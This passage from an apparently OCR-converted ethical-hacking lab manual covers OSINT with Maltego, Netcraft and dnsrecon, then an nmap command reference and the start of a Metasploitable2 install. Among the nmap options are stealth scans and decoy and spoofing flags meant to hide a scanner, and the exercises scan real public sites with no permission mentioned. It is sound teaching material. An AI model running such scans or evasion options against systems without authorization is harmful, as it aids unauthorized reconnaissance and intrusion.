
5. Maltego will now begin to gather info on our target and display it on screen as below:




Netcraft:

Netcraft is a UK company that tracks websites. From this data, they're able to calculate market share for web servers, uptime, etc. Another service is data about websites. This data can be extremely valuable to the hacker.

Now let us perform osint gathering on medium.com.



Searching for medium returns the above results. Lets choose the first item and click ‘report’.




With this report we can gather a lot of information about our target without touching it or firing any kind of alarm.

As always, not all information gathered is relevant and might not be correct. But reconnaissance is all about gathering info and determine what is relevant and what is not.

Dnsrecon

DNS reconnaissance is part of the information gathering phase of hacking or penetration testing because sometimes attackers can easily use such tools to grab subdomains of organizations and host their own phishing pages. So we can check all our DNS records at once through this tool to protect us from hackers.

```
dnsrecon -d secnhack.in
```



RESULT:

Thus open source intelligence gathering using Netcraft, Whois Lookups, DNS Reconnaissance, Harvester and Maltego have been performed successfully.

EXP NO.4: UNDERSTAND THE NMAP COMMAND D AND SCAN A TARGET USING NMAP

AIM:

To understand the nmap command d and scan a target using nmap.

PROCEDURE/OUTPUT:

Nmap Commands

The **nmap** command comes with many options and use cases depending on the situation at hand. Below are some of the most common and useful **nmap commands in Linux with examples**.

1. Nmap Command to Scan for Open Ports

When scanning hosts, Nmap commands can use server names, IPV4 addresses or IPV6 addresses. A basic Nmap command will produce information about the given host.

nmap subdomain.server.com

Without flags, as written above, Nmap reveals open services and ports on the given host or hosts.

nmap 192.168.0.1

Nmap can reveal open services and ports by IP address as well as by domain name.

nmap -F 192.168.0.1

If you need to perform a scan quickly, you can use the **-F** flag. The **-F** flag will list ports on the *nmap-services* files. Because the **-F** "Fast Scan" flag does not scan as many ports, it isn't as thorough.

2. Scan Multiple Hosts

Nmap can scan multiple locations at once rather than scanning a single host at a time. This is useful for more extensive network infrastructures. There are several ways to scan numerous locations at once, depending on how many locations you need to examine.

Add multiple domains or multiple IP addresses in a row to scan multiple hosts at the same time.

nmap 192.168.0.1 192.168.0.2 192.168.0.3

Use the * wildcard to scan an entire subnet at once.

nmap 192.168.0.*

Separate different address endings with commas rather than typing out the entire IP address.

nmap 192.168.0.1,2,3

Use a hyphen to scan a range of IP addresses.

nmap 192.168.0.1-4

3. Excluding Hosts from Search

When scanning a network, you may want to select an entire group (such as a whole subnet) while excluding a single host.

nmap 192.168.0.* --exclude 192.168.0.2

You can exclude certain hosts from your search using the **-exclude** flag.

nmap 192.168.0.* --excludefile /file.txt

You can also exclude a list of hosts from your search using the **-exclude** flag and linking to a specific file. This is the easiest way to exclude multiple hosts from your search.

4. Scan to Find out OS Information

In addition to general information, Nmap can also provide operating system detection, script scanning, traceroute, and version detection. It's important to note that Nmap will do its best to identify things like operating systems and versions, but it may not always be entirely accurate.

Add in the **-A** flag on your Nmap command, so you can discover the operating system information of the hosts that are mapped.

nmap -A 192.168.0.1

The **-A** flag can be used in combination with other Nmap commands.

Using the **-O** flag on your Nmap command will reveal further operating system information of the mapped hosts. The **-O** flag enables OS detection.

nmap -O 192.168.0.1

Additional tags include **-osscan-limit** and **-osscan-guess**.

The **-osscan-limit** command will only guess easy operating system targets. The **-osscan-guess** command will be more aggressive about guessing operating systems. Again, operating systems are detected based on certain hallmarks: it isn't a certainty that the information is accurate.

5. Scan to Detect Firewall Settings

Detecting firewall settings can be useful during penetration testing and vulnerability scans. Several functions can be used to detect firewall settings across the given hosts, but the **-sA** flag is the most common.

nmap -sA 192.168.0.1

Using the **-sA** flag will let you know whether a firewall is active on the host. This uses an ACK scan to receive the information.

6. Find Information About Service Versions

At times, you may need to detect service and version information from open ports. This is useful for troubleshooting, scanning for vulnerabilities, or locating services that need to be updated.

nmap -sV 192.168.0.1

This will give you the necessary information regarding the services across the given host.

You can use **--version-intensity** level from **0** to **9** to determine the intensity level of this search. You can also use **--version-trace** to show more detailed information of the scan if the scan does not come out with the results that you would ordinarily expect.

7. Scan for Ports

Port scanning is one of the basic utilities that Nmap offers and consequently, there are a few ways that this command can be customized.

With the **-p** flag followed by a port, you can scan for information regarding a specific port on a host.

nmap -p 443 192.168.0.1

By adding a type of port before the port itself, you can scan for information regarding a specific type of connection.

nmap -p T:8888,443 192.168.0.1

You can scan for multiple ports with the **-p** flag by separating them with a comma.

nmap -p 80,443 192.168.0.1

You can also scan for multiple ports with the **-p** flag by marking a range with the hyphen.

nmap -p 80-443 192.168.0.1

To scan ports in order rather than randomly, add the flag **-r** to the command. You can also use the command **--top-ports** followed by a number to find the most common ports, up to that amount.

8. Complete a Scan in Stealth Mode

If it is necessary to complete a stealthy scan, use the following Nmap command:

nmap -sS 192.168.0.1

Using the **-sS** flag will initiate a stealth scan with TCP SYN. The **-sS** flag can be used in conjunction with other types of Nmap commands. However, this type of scan is slower and may not be as aggressive as other options.

9. Identify Hostnames

There are a few ways you can implement host discovery through Nmap. The most common of which is through **-sL**. For example:

nmap -sL 192.168.0.1

The **-sL** flag will find the hostnames for the given host, completing a DNS query for each one. Additionally, the **-n** option can be used to skip DNS resolution, while the **-R** flag can be used to always resolve DNS. The **-Pn** flag will skip host discovery entirely, instead of treating hosts as though they are online regardless.

10. Scan from a File

If you have a long list of addresses that you need to scan, you can import a file directly through the command line.

nmap -iL /file.txt

This will produce a scan for the given IP addresses. In addition to scanning those IP addresses, you can also add other commands and flags. This is useful if there is a set of hosts that you often need to reference.

11. Get More Information with Verbose

A verbose output generally gives you far more information regarding a command. Sometimes this output is unnecessary. However, if you’re debugging a particularly tricky situation or you want more information, you can set the given command to verbose mode.

nmap -v 192.168.0.1

The **-v** flag will provide additional information about a completed scan. It can be added to most commands to give more information. Without the **-v** flag, Nmap will generally return only the critical information available.

12. Scan IPv6 Addresses

IPv6 is becoming more commonplace, and Nmap supports it just as it supports domains and older IP addresses. IPv6 works with any of the available Nmap commands. But, a flag is required to tell Nmap that an IPv6 address is being referenced.

nmap -6 ::ffff:c0a8:1

Use the **-6** option with other flags to perform more complicated Nmap functions with IPv6.

13. Scan to See Which Servers are Active

One of the most simple abilities for Nmap is the ability to ping active machines. The **-sP** command locates machines, make sure that machines are responding, or identifies unexpected machines across a network.

nmap -sP 192.168.0.0/24

The **-sP** command will produce a list of which machines are active and available.

14. Find Host Interfaces, Routes, and Packets

It may become necessary to find host interfaces, print interfaces, and routes to debug.

To do this, use the **--iflist** command:

nmap --iflist

The **--iflist** command will produce a list of the relevant interfaces and routes.

nmap --packet-trace

Similarly, **--packet-trace** will show packets sent and received, providing similar value for debugging.

15. Aggressive Scans and Timings

Sometimes you may need to scan more aggressively or want to run a quick scan. You can control this through the use of the timing mechanisms. In Nmap, timing controls both the speed and the depth of the scan.

nmap -T5 192.168.0.1

An aggressive scan is going to be faster, but it also could be more disruptive and inaccurate. There are other options such as **T1**, **T2**, **T3**, and **T4** scans. For most scans, **T3** and **T4** timings are sufficient.

16. Get Some Help

If you have any questions about Nmap or any of the given commands, you can use a tag to get context-based information.

nmap -h

The **-h** tag will show the help screen for Nmap commands, including giving information regarding the available flags.

17. Create Decoys While Scanning

Nmap can also be used to create decoys, which are intended to fool firewalls. While decoys can be used for nefarious purposes, it's generally used to debug.

nmap -D 192.168.0.1,192.168.0.2,...

When using the **-D** command, you can follow the command with a list of decoy addresses. These decoy addresses will also show as though they are scanning the network, to obfuscate the scan that is actually being done.

Similarly, it's possible to use commands such as **--spoof-mac** to spoof an Nmap MAC address, as well as the command **-S** to spoof a source address.

PROCEDURE:


Procedure to scan a target using nmap:

In this exercise we will perform a scan on the target : geeksforgeeks.org

The command for it is,

nmap www.geeksforgeeks.org

OUTPUT:



RESULT:

Thus the nmap commands have been explored and a target has been scanned using nmap commands successfully.

EXP NO.5: INSTALL METASPLOITABLE2 ON THE VIRTUAL BOX AND SEARCH FOR UNPATCHED VULNERABILITIES

AIM:


To install metasploitable2 on the virtual box and search for unpatched vulnerabilities.

PROCEDURE/OUTPUT:


Procedure to install metasploitable2 on the virtual box:

Metasploitable is a virtual machine intentionally vulnerable version of Ubuntu designed for testing security tools and demonstrating common vulnerabilities.


Step 1: Download the Metasploitable 2 file.



Step 2: The file initially will be in zip format so we need to extract it, after extracting the file open VirtualBox.



Step 3: Now as shown in the above image click on the new option in the Virtual box.




- now a window will pop up and you will be asked to provide some details like the name of your machine, installation path, type, and version.
- fill in the details like:

Name: **as per your choice**

